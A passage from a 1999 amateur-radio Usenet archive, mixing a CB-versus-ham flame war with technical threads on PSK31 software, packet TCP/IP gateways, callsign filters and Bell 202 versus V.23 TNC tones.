>forum and you can moan to them in person.

>Conor

Now now mate, dont hold back...say what you really mean.... although I dont condone your language I feel your sentiments have a sound basis. The Amateur have it and are far superior attitude will earn nothing but a flaming on this CB newsgroup. When will they learn that they are not superior beings, and remember that most of them were originally CB ers.....

2918. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <37725ab2.12632989@news.crosslink.net>
Source record: 17574

On Thu, 24 Jun 1999 09:36:34 +0200, "Greg Tuby"
<etmgrtu@etm.ericsson.se> wrote:

>I do believe this has wavered away from the original post, so i think its
>best to stop here so not to cause any more conflicting thruput. Remember
>that your sending to several newsgroups when you reply. I want to close this
>thread now.

No offense, Greg, bu what an interesting point of view - unheard of in
my experience. Does the originator of a thread actually have the power
to close off a thread? Or is this just wishful thinking? It also begs
the question, "Can anyone else, who finds that a thread has come
unraveled, close it off?"

Has interesting possibilities, to say the least - right up there with
"unsubscribe".
73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

2919. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: The Magnum <Magnum@mag2781.freeserve.co.uk>
Message-ID: <7ku405liv1@news5.svr.pol.co.uk>
Source record: 17575
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Charles Brabham wrote in message <7ktc62$e0s@enews1.newsguy.com>...
>
>Walt Davidson wrote in message <377162bc.2017171@news.btinternet.com>...
>>On Wed, 23 Jun 1999 20:20:26 +0100, conor.turton@bigfoot.com (Conor
>>Turton) wrote:
>>
>>>A typical snobbish ham operator shows his true colours. Piss off back to
>>>uk.rec.radio.amateur. This is a CB newsgroup and I'm constantly sick of
>>>the rantings of Hams who have no business being in a CB newsgroup. If you
>>>want to rant on about CB packet interfereing with AR packet then either
>>>do it in your ownnewsgroup or pull your finger out of your arse and
>>>report it to the R.A. Better still I'll give you my invite to the RA
>>>forum and you can moan to them in person.
>>
>>Another CBer shows his true colours .....
>>
>>I don't really need to make a case about the unsavoury nature of CBers
>>... they do it for me by themselves, unprompted, over and over again!

I remember some time in the past the story of an Amateur radio operator with his set up and legal power blasting all over his neibours telephone / tv / even toaster believe it or not. His attitude was im legal so F - - K you, buy yourself more expensive equipment then you might not get interference. If I was that neighbour I would have rammed his equipment where the sun dont shine. There are aggressive people in all walks of life and just because a CB er gets the hump with a snide comment dont class us all with the same brush...likewise there are quite a few Amateurs who are complete As-hol-s. Start a troll...prepare to get flamed....

2920. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: Barry Smith <baz@g4iat.demon.co.uk>
Message-ID: <ant2421570b0nGS$@g4iat.demon.co.uk>
Source record: 17576
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

In article <7ku3f8$l6d$1@news5.svr.pol.co.uk>, The Magnum
<URL:mailto:Magnum@mag2781.freeserve.co.uk> wrote:
>
> Conor Turton wrote in message ...
snip
> >Conor
>
> Now now mate, dont hold back...say what you really mean.... although I dont
> condone your language I feel your sentiments have a sound basis. The Amateur
> have it and are far superior attitude will earn nothing but a flaming on
> this CB newsgroup. When will they learn that they are not superior beings,
^^^^^^^^^^^^^^^^^
> and remember that most of them were originally CB ers.......
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

1. The original poster crossposted, so while you may be reading it
in the CB newsgroup, some of us are seeing it in other groups

2. I think you will find that *most* of us were *not* originally CB'ers

3. When Greg Tuby <etmgrtu@etm.ericsson.se> wrote

"Many thanks for reading this and i hope to hear some positive feedback :-)"

I'm sure he wasn't expecting many of the posts that followed.

Baz
--
Support the Acorn User RC5-64 cracking effort
See http://www.acornusers.org/rc5/

2921. Re: PSK31 programs ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: edu@kender.es
Message-ID: <7ku97v$75k$1@diana.bcn.ttd.net>
Source record: 17577

In article <376D3521.EE81B42@ibm.net>, rmowery@ibm.net wrote:
>Is there any other programs than the first psk31 program ?
>
>If so, where may they be found ? I have looked several days for
>some.

Take a look at the PSK31 WWW Homepage at:

http://aintel.bi.ehu.es/psk31.html or
http://www.kender.es/~edu/psk31.html

Edu/EA2BAJ

2922. Re: PSK31 programs ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-24 00:00:00 UTC
From: kh2d@my-deja.com
Message-ID: <7kv195alc1@brokaw.wa.com>
Source record: 17578

edu@kender.es (Edu) wrote:

>In article <376D3521.EE81B42@ibm.net>, rmowery@ibm.net wrote:
>>Is there any other programs than the first psk31 program ?
>>
>>If so, where may they be found ? I have looked several days for
>>some.

> Take a look at the PSK31 WWW Homepage at:

> http://aintel.bi.ehu.es/psk31.html or
>http://www.kender.es/~edu/psk31.html

You can also download LOGGER, which is a full featured Windows
logging program and has PSK-31 built in. The program is free:

http://www.itis.net/golist/

There is an email list with info about the program, you can view
the messages at:

http://www.egroups.com/group/logger

73, Jim KH2D

2923. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-25 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7n6i9i.va3.nomail@linux.pe1chl.ampr.org>
Source record: 17579
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Gareth Rowlands <gareth@lightfox.demon.co.uk> wrote:
>In article <7ktc62$e0s@enews1.newsguy.com>,
> n5pvl@texoma.net ("Charles Brabham") wrote:

>> F6FBB ought to have his butt kicked .... By the simple expedient of
>> releasing two seperate, incompatable versions of the software for Ham
>> and CB use, he could have saved everyone a lot of trouble.

>Out of interest, does any AX25 BBS software exist in non-compatible
>'CB' and 'Ham' versions ??

Actually, some software has worsened the situation by attempting callsign
validity checks. They would not allow any 6-character alphanumeric string
as the callsign, but enforced certain restrictions.

The result is that CB people have been 'forced' to use callsigns that look
like amateur radio calls (here in the Netherlands, where packet radio on CB
is legal, they often use the NL prefix, no knowing it is allocated to
Alaska).

Without this checking, we could have convinced them to use something that
a Ham immediately recognizes as "not a real callsign".
(e.g. 2 or more digits in the middle)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2924. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-25 00:00:00 UTC
From: tgold@microvest.demon.co.uk
Message-ID: <19990625.1157.9902292snz@microvest.demon.co.uk>
Source record: 17580
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

On Friday, in article
<slrn7n6i9i.va3.nomail@linux.pe1chl.ampr.org>
dontmailme@pe1chl.demon.nl "Rob Janssen" wrote:

> Without this checking, we could have convinced them to use something that
> a Ham immediately recognizes as "not a real callsign".
> (e.g. 2 or more digits in the middle)

Who is this Ham who "recognizes" that 2 or more numeric characters in
the middle means that it is "not a real callsign"?

Regards,
--
Tony - G3SKR / W2TG email: tgold@panix.com

2925. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-25 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7kvrvs$2bjl$1@arachne.labyrinth.net.au>
Source record: 17581
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

In rec.radio.amateur.digital.misc The Magnum <Magnum@mag2781.freeserve.co.uk> wrote:

> Now now mate, dont hold back...say what you really mean.... although I dont
> condone your language I feel your sentiments have a sound basis. The Amateur
> have it and are far superior attitude will earn nothing but a flaming on
> this CB newsgroup. When will they learn that they are not superior beings,
> and remember that most of them were originally CB ers.......

Take the exams then and prove those 'superior amateurs' wrong.

Hamish VK3SB (never touched a CB in my life)

2926. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7l0114$2kal@enews4.newsguy.com>
Source record: 17582
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Gareth Rowlands wrote in message
<19990624.191408.29@lightfox.demon.co.uk>...
>In article <7ktc62$e0s@enews1.newsguy.com>,
> n5pvl@texoma.net ("Charles Brabham") wrote:
>
>> F6FBB ought to have his butt kicked .... By the simple expedient of
>> releasing two seperate, incompatable versions of the software for Ham
>> and CB use, he could have saved everyone a lot of trouble.
>
>Out of interest, does any AX25 BBS software exist in non-compatible
>'CB' and 'Ham' versions ??

Not to my Knowledge.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2927. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-25 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7n72bs.8f8.nomail@linux.pe1chl.ampr.org>
Source record: 17583
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Anthony R. Gold <tgold@microvest.demon.co.uk> wrote:
>On Friday, in article
> <slrn7n6i9i.va3.nomail@linux.pe1chl.ampr.org>
> dontmailme@pe1chl.demon.nl "Rob Janssen" wrote:

>> Without this checking, we could have convinced them to use something that
>> a Ham immediately recognizes as "not a real callsign".
>> (e.g. 2 or more digits in the middle)

>Who is this Ham who "recognizes" that 2 or more numeric characters in
>the middle means that it is "not a real callsign"?

It need not be a Ham, it can be a forwarding filter in a generally
distributed example BBS setup.
Those filters could not reject NL* because it is a valid prefix. But
they could have rejected NL[0-9][0-9]* and still allow the Ham NL[0-9]
callsigns.

Rob
--
+----------------------------------+--+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--+

2928. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-25 00:00:00 UTC
From: Jimbo <james@m0bov.freeserve.co.uk>
Message-ID: <7l0mrn$9jo$2@news5.svr.pol.co.uk>
Source record: 17584
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

<If you want to rant on about CB packet interfereing with AR packet then
either
>do it in your ownnewsgroup or pull your finger out of your arse and
>report it to the R.A. Better still I'll give you my invite to the RA
>forum and you can moan to them in person.
>--
>_________________________
>Conor
>conor.turton@bigfoot.com
>ICQ:31909763
>_________________________

Not much you can say to that-no wonder CB has an image problem!

2929. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-25 00:00:00 UTC
From: The Magnum <Magnum@mag2781.freeserve.co.uk>
Message-ID: <7l0qbp$6m9$1@news7.svr.pol.co.uk>
Source record: 17585
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Jimbo wrote in message <7l0mrn$9jo$2@news5.svr.pol.co.uk>...
>
><If you want to rant on about CB packet interfereing with AR packet then
>either
>>do it in your ownnewsgroup or pull your finger out of your arse and
>>report it to the R.A. Better still I'll give you my invite to the RA
>>forum and you can moan to them in person.
>>--
>>_________________________
>>Conor
>>conor.turton@bigfoot.com
>>ICQ:31909763
>>_________________________
>
>Not much you can say to that-no wonder CB has an image problem!
>

CB hasn't got an image problem !!! what can you mean !!! more garbage and image demoralisation goes on in the Amateur brigade (about each other) than any other newsgroup on the net..... its only got an image problem in your eyes and if you want to post a message in the newsgroup stop dumping it on rec.radio.amateur uk.radio.amateur as well as I feel you are a troll sir.

2930. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-25 00:00:00 UTC
From: jfenn@lava.net
Message-ID: <7l0rhhmd1@mochi.lava.net>
Source record: 17586
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Get A Commodore computer and a mfj1271C TNC. Neither has a cmos
clock or dater so they are compliant till 25th century A.D. and
beyond. You enter the date and time each time you use the computer
or the TNC so there is no y2k limitation (grin).
Joe (aka kilroy)

--
****
* jfenn@lava.net *
* Ham KH6JF (since '37) *
* MARS (AARS) ABM6JF (since '40) *
* WW2 Vet ARMY SIGNAL CORPS *
****

2931. VX-5R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-25 00:00:00 UTC
From: owell jeffcoat <owell@pics.net>
Message-ID: <3774060E.88D@pics.net>
Source record: 17587

The VX-5R manual states that the memory priority channel is
memory location no. 1. When the radio was first received this was so.
Or, upon reset it is so. But in trying out all functions this
priority channel has moved to other memory locations. I'm sure that
I punched a button in the wrong order.

Does anyone know what order of button pushing to use to get the
priority channel back to no. 1?

Owell

2932. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: tallguy@whitecliffsdx.freeserveDEADWOOD.co.uk
Message-ID: <37747cbe.735223@news.freeserve.net>
Source record: 17588
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On 25 Jun 1999 12:17:00 GMT, Hamish Moffatt <hamish@rising.com.au>
wrote:

>Hamish VK3SB (never touched a CB in my life)

If you're so proud of the fact, why keep cross posting to
uk.rec.radio.cb? I don't know, some Hams just can't handle new
technology...

Cheers,

Jon.
****
Jon Harris - 26WC001/G7JPH
For CB Newsgroup FAQs and FREE Buy And Sell Page see:
WhiteCliffsDX: http://www.whitecliffsdx.freeserve.co.uk
Email: tallguy@whitecliffsdx.freeserveDEADWOOD.co.uk
(Remove the DEADWOOD to reply)
****

2933. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: tallguy@whitecliffsdx.freeserveDEADWOOD.co.uk
Message-ID: <37757d4c.877251@news.freeserve.net>
Source record: 17589
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Fri, 25 Jun 1999 20:47:54 +0100, "Jimbo"
<james@m0bov.freeserve.co.uk> wrote:

>
><If you want to rant on about CB packet interfereing with AR packet then
>either
>>do it in your ownnewsgroup or pull your finger out of your arse and
>>report it to the R.A. Better still I'll give you my invite to the RA
>>forum and you can moan to them in person.
>
>Not much you can say to that-no wonder CB has an image problem!

Grow up man, AR and CB are viewed in the same nerdy light by Joe
Public.

Cheers,

Jon.
****
Jon Harris - 26WC001/G7JPH
For CB Newsgroup FAQs and FREE Buy And Sell Page see:
WhiteCliffsDX: http://www.whitecliffsdx.freeserve.co.uk
Email: tallguy@whitecliffsdx.freeserveDEADWOOD.co.uk
(Remove the DEADWOOD to reply)
****

2934. Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <AJksyGAahSd3EwNG@dowrmain.demon.co.uk>
Source record: 17590
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

I have an aged PK88 which, according to the manual, is "strapped for the Bell standard tones" -- i.e. 1200/2200. (Although the TNC has several jumpers, there is no information explaining what they do, and I suspect that "strapped" means hard-wired).

Today's TNCs don't understand these tones, so I want to convert the PK88 to work with V.23 tones (1300/2100). However, I don't have any information on which pins on the AM7910 control this.

Ideas anyone?

73
Ian, G3NRW
--
+---+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| "I found myself through APRS" |
+---+

2935. The power of TCP/IP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: mwyborny@worldnet.att.net
Message-ID: <37752c6c.7681434@netnews.worldnet.att.net>
Source record: 17591

Help,
I have recently taken an interest in packet for my 2 meter mobile rig. I have the idea that one could retrieve (telnet) emial from my server and send email as well... however, I can't seem to find any information on this at all. I would like to log onto my local tcp/ip gateway, but am not familiar with what programs, etc to use...
Can someone help??? I have a KPC-3 Plus. and an icom 2100-H.
I am very familiar with computers and networking them, but cannot use my knowldege here...

2936. Re: The power of TCP/IP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <377535D9.15CFE88F@junglevision.com>
Source record: 17592

Michael Wyborny wrote:
>
> Help,
> I have recently taken an interest in packet for my 2 meter mobile
> rig. I have the idea that one could retrieve (telnet) emial from my
> server and send email as well... however, I can't seem to find any
> information on this at all. I would like to log onto my local tcp/ip
> gateway, but am not familiar with what programs, etc to use...
> Can someone help??? I have a KPC-3 Plus. and an icom 2100-H.
> I am very familiar with computers and networking them, but cannot use
> my knowldege here...

Yeah, this is doable. Or at least for the remote end all you need is
JNOS and a DOS prompt. Jnos is able to connect to a TCP/IP gateway
using KISS tnc's -- which is what you have. I've done it. You can
telnet and read email from Jnos. My jnos box is down because my PK232
died, though I have it out for repair now. Setting it up is a little
wonky, but I found a program called 'instjnos' which set it up to the
point where I could tweak into working myself. I've read from the
'more hip' TCP/IP guri that jnos has some funkiness in it's protocol
stack, though the BBS is nice, and when signals are reasonably strong
it seems to work good.

If there isn't a gateway, you'll have to set up something at home,
and I haven't done this myself. Right now I'm fussing with the Linux
AX25 drivers -- trying to get them working. Though I still haven't
figured it out yet.

I've gotten to the point where I can do a 'call'
command from the unix prompt and it sits there and looks like
it's trying to work on the software side, but I think I still have
something wrong with my T/R switching or my cable. (Maybe I have
E and C switched -- I'm always confused by these transistor diagrams.) M

My MFJ radio has no squelch, and I think the Linux soundmodem does software
DCD, but I haven't found anything about this in the man pages.

Maybe Flexnet is the better way to go -- I'm not sure, as I haven't
played with this yet myself.

I've also been meditating on some schemes, to maybe get the AX25
working in Linux, and then write software so I could read email
from one of those cool Kenwood digital HT's.

Anyway, I'm posting about my flailings around with this stuff, in
hopes of drumming up a little 'actual digital radio' discussion.

Maybe there's something here you didn't know already.

--

http://www.junglevision.com

>I'm telling you this because... we've all lost our children, Mr. Ansel.
>
>They're dead to us. They kill each other in the streets. They wander
>comatose in shopping malls. They're paralyzed in front of televisions.
>Something terrible has happened that's taken our children away.
>It's too late. They're gone.
>
>You're angry, Mr. Ansel. You owe it to yourself to feel that way.
>
>All I'm saying is let me direct your rage.

2937. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <3775381F.93EDFF34@Qnet.com>
Source record: 17593
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Ian Wade wrote:
>
> I have an aged PK88 which, according to the manual, is "strapped for the
> Bell standard tones" -- i.e. 1200/2200. (Although the TNC has several
> jumpers, there is no information explaining what they do, and I suspect
> that "strapped" means hard-wired).
>
> Today's TNCs don't understand these tones, so I want to convert the PK88
> to work with V.23 tones (1300/2100). However, I don't have any
> information on which pins on the AM7910 control this.

Which modern 1200 baud TNCs don't understand Bel 202 standard tones?

Dana K6JQ
Dana@Source.Net

2938. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <jfVEnCAfDUd3EwpL@dowrmain.demon.co.uk>
Source record: 17594
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <3775381F.93EDFF34@Qnet.com>, Dana Myers K6JQ
<DMyers@Qnet.com> writes

>
>Which modern 1200 baud TNCs don't understand Bel 202 standard tones?

My KPC-3+ uses V.23 out of the box. This talks successfully with every
other TNC in radio range. But none of those TNCs will decode packets
from my PK88. (I actually have two PK88s, and they both work the same
way -- they will talk to each other, but not to any other TNCs). I've
tried twiddling with all the parameters which I think are relevant, and
tried different levels of deviation, but that doesn't make any
difference.

73
Ian, G3NRW
--
+---+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| "I found myself through APRS" |
+---+

2939. Re: The power of TCP/IP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <nvYF7FAoGUd3EwKy@dowrmain.demon.co.uk>
Source record: 17595

In article <37752c6c.7681434@netnews.worldnet.att.net>, Michael Wyborny
<mwyborny@worldnet.att.net> writes
>Help,
> I have recently taken an interest in packet for my 2 meter mobile
>rig. I have the idea that one could retrieve (telnet) emial from my
>server and send email as well... however, I can't seem to find any
>information on this at all. I would like to log onto my local tcp/ip
>gateway, but am not familiar with what programs, etc to use...
> Can someone help??? I have a KPC-3 Plus. and an icom 2100-H.
>I am very familiar with computers and networking them, but cannot use
>my knowldege here...

Michael, take a look at the web site below.

73
Ian, G3NRW
--

\|--------\|--------\|--------\| Ian Wade mailto:ianwade@netro.co.uk
|\--------|\--------|\--------|\
| | | | "NOSintro" (KA9Q NOS) is now on the web:
|Netro ï¿½ | Press | | http://www.netro.co.uk/nosintro.html

2940. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7naivf.n0d.nomail@linux.pe1chl.ampr.org>
Source record: 17596
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Ian Wade <ian@dowrmain.demon.co.uk> wrote:
>In article <3775381F.93EDFF34@Qnet.com>, Dana Myers K6JQ
><DMyers@Qnet.com> writes

>>Which modern 1200 baud TNCs don't understand Bel 202 standard tones?

>My KPC-3+ uses V.23 out of the box. This talks successfully with every
>other TNC in radio range. But none of those TNCs will decode packets
>from my PK88. (I actually have two PK88s, and they both work the same
>way -- they will talk to each other, but not to any other TNCs). I've
>tried twiddling with all the parameters which I think are relevant, and
>tried different levels of deviation, but that doesn't make any
>difference.

Then something must be *defective* in either your PK88 or your KPC-3!
Bell 202 tones are the standard for 1200 baud AFSK packet radio, everyone
should be able to detect them. Some hardware gets away with using V.23
but it should always remain compatible with the 1200/2200 tones that
everyone else uses.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2941. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-26 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7naonf.j37.nielsen@bob.localnet>
Source record: 17597
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

On Sat, 26 Jun 1999 22:06:39 +0100, Ian Wade <ian@dowrmain.demon.co.uk> wrote:
>In article <3775381F.93EDFF34@Qnet.com>, Dana Myers K6JQ
><DMyers@Qnet.com> writes
>
>>
>>Which modern 1200 baud TNCs don't understand Bel 202 standard tones?
>
>My KPC-3+ uses V.23 out of the box. This talks successfully with every
>other TNC in radio range. But none of those TNCs will decode packets
>from my PK88. (I actually have two PK88s, and they both work the same
>way -- they will talk to each other, but not to any other TNCs). I've
>tried twiddling with all the parameters which I think are relevant, and
>tried different levels of deviation, but that doesn't make any
>difference.

Ian,

I don't know why Kantronics used different tones, but Dana is correct (as
usual)--the standard tones for 1200 baud packet are 1200/2200 Hz (Bell
202).

Bob, w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

2942. Re: The power of TCP/IP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: Pasquale <Pasquale.Canu@advalvas.be>
Message-ID: <37755D67.194E63F5@advalvas.be>
Source record: 17598

How about using the same software that you are using now ??
Take a look at http://www.forthnet.gr/sv2agw

Michael Wyborny wrote:
>
> Help,
> I have recently taken an interest in packet for my 2 meter mobile
> rig. I have the idea that one could retrieve (telnet) emial from my
> server and send email as well... however, I can't seem to find any
> information on this at all. I would like to log onto my local tcp/ip
> gateway, but am not familiar with what programs, etc to use...
> Can someone help??? I have a KPC-3 Plus. and an icom 2100-H.
> I am very familiar with computers and networking them, but cannot use
> my knowldege here...

2943. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19990627.001526.91@lightfox.demon.co.uk>
Source record: 17599
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <AJksyGAahSd3EwNG@dowrmain.demon.co.uk>,
ian@dowrmain.demon.co.uk (Ian Wade) wrote:

> Today's TNCs don't understand these tones, so I want to convert the PK88
> to work with V.23 tones (1300/2100). However, I don't have any
> information on which pins on the AM7910 control this.

> Ideas anyone?

Like our friends from over the pond, I'm at a bit of a loss to understand
why Bell 202 ain't good enough. Maybe one for 'In practice' Ian ?? !!

But ..... I do have a copy of the AM7910 app note.

Mc0 = Pin 17 ; Mc1 = Pin 18 ; Mc2 = Pin 19 ; Mc3 = Pin 20 ; Mc4 = Pin 21

Mc 4 High = Loopback, for normal use = 0

Mc3 : Mc2 : Mc1 : Mc0

0 1 1 0 V23 Mode 2 1200bps half duplex
0 1 1 1 V23 Mode 2 1200bps half duplex with equaliser
1 0 0 0 V23 Mode 1 600bps half duplex

73, Gareth.

--
http://www.rat.org.uk/

2944. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: aclark@danvillesignal.com
Message-ID: <8DF1EFF9Eaclarkdanvillesignal@news.visi.com>
Source record: 17600
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

ianwade@netro.co.uk (Ian Wade) wrote in
<AJksyGAahSd3EwNG@dowrmain.demon.co.uk>:

>I have an aged PK88 which, according to the manual, is "strapped for the
>Bell standard tones" -- i.e. 1200/2200. (Although the TNC has several
>jumpers, there is no information explaining what they do, and I suspect
>that "strapped" means hard-wired).
>
>Today's TNCs don't understand these tones, so I want to convert the PK88
>to work with V.23 tones (1300/2100). However, I don't have any
>information on which pins on the AM7910 control this.
>
>Ideas anyone?
>
>73
>Ian, G3NRW

Kantronics choose a V.23 modem chip when various Bell202 modem chips like the 7910 were discontinued. The 1200 baud amateur standard is Bell202, even if Kantronics broke the rules.

TNCs from the other manufacturers are still Bell202. New Bell202 chips are being manufactured such as the MX614. DSP modems are designed for Bell202. The bottom line is stick with 1200/2200. Most new TNCs are designed to this standard and most of the installed base is built this standard.

If your PK88 is not working with the KPC-3 you might check the levels. The transmit out of a TNC drives the mic input, while the output of a radio is usually much higher.

Al Clark

2945. Re: Converting the tones on a PK88 ???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <3XcB1UA7Scd3EwLd@dowrmain.demon.co.uk>
Source record: 17601
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <8DF1EFF9Eaclarkdanvillesignal@news.visi.com>, Al Clark
<aclark@danvillesignal.com> writes
>
>Kantronics choose a V.23 modem chip when various Bell202 modem chips like
>the 7910 were discontinued. The 1200 baud amateur standard is Bell202, even
>if Kantronics broke the rules.
>
>TNCs from the other manufacturers are still Bell202. New Bell202 chips are
>being manufactured such as the MX614. DSP modems are designed for Bell202.
>The bottom line is stick with 1200/2200. Most new TNCs are designed to this
>standard and most of the installed base is built this standard.
>
>If your PK88 is not working with the KPC-3 you might check the levels. The
>transmit out of a TNC drives the mic input, while the output of a radio is
>usually much higher.
>

To Al, Dana, Rob and everyone else:

I too am mystified. I used to tell everyone that 1200/2200 was the
standard, and the PK88s used to work fine on-air. As I explained in my
original post, I have experimented with drive levels, without success.
If it were just one PK88 not working, I would put it down to a faulty
unit, but with two PK88s not working it has to be something else. I
guess I have to dig deeper.

Thanks everyone for your inputs.

73
Ian, G3NRW
--
+---+
| G3NRW*>APRS:!5157.96N/00029.39W-PHG8037/[IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| "I found myself through APRS" |
+---+

2946. MFJ 8621 -- weird problems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <3775D2FD.F35973B9@junglevision.com>
Source record: 17602

Errgh, it seems that my MFJ 8621 I got has some kind of weird problem. Or, what it'll do is it'll transmit -- at least I can hear the signals on my HT okay. And, I hear what sounds like
the old static rush on the audio output.

But about half the time after I transmit, the radio goes into some kind of funny state, where it
puts out noise all across the 2m band. This is even though the transmit light is out. I won't
be able to receive any 2m signals anywhere on the band in this state. If I touch the top of the transistor with the heat sink, the noise will stop, and I can receive again. I've tried a couple antennas, and they both do the same thing. Even removing the data cable comlpletely
will not stop the box from putting out noise.

I figure the one I bought might be dead out of the box -- or maybe there's some kind of adjustment to make for this. Ugh. Maybe I'm just confused, but I'm sort of run out
of things to try with this thing.

2947. Re: Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-27 00:00:00 UTC
From: f5pje@spam.wanadoo.fr
Message-ID: <37770dd2.488896@news.free.fr>
Source record: 17603

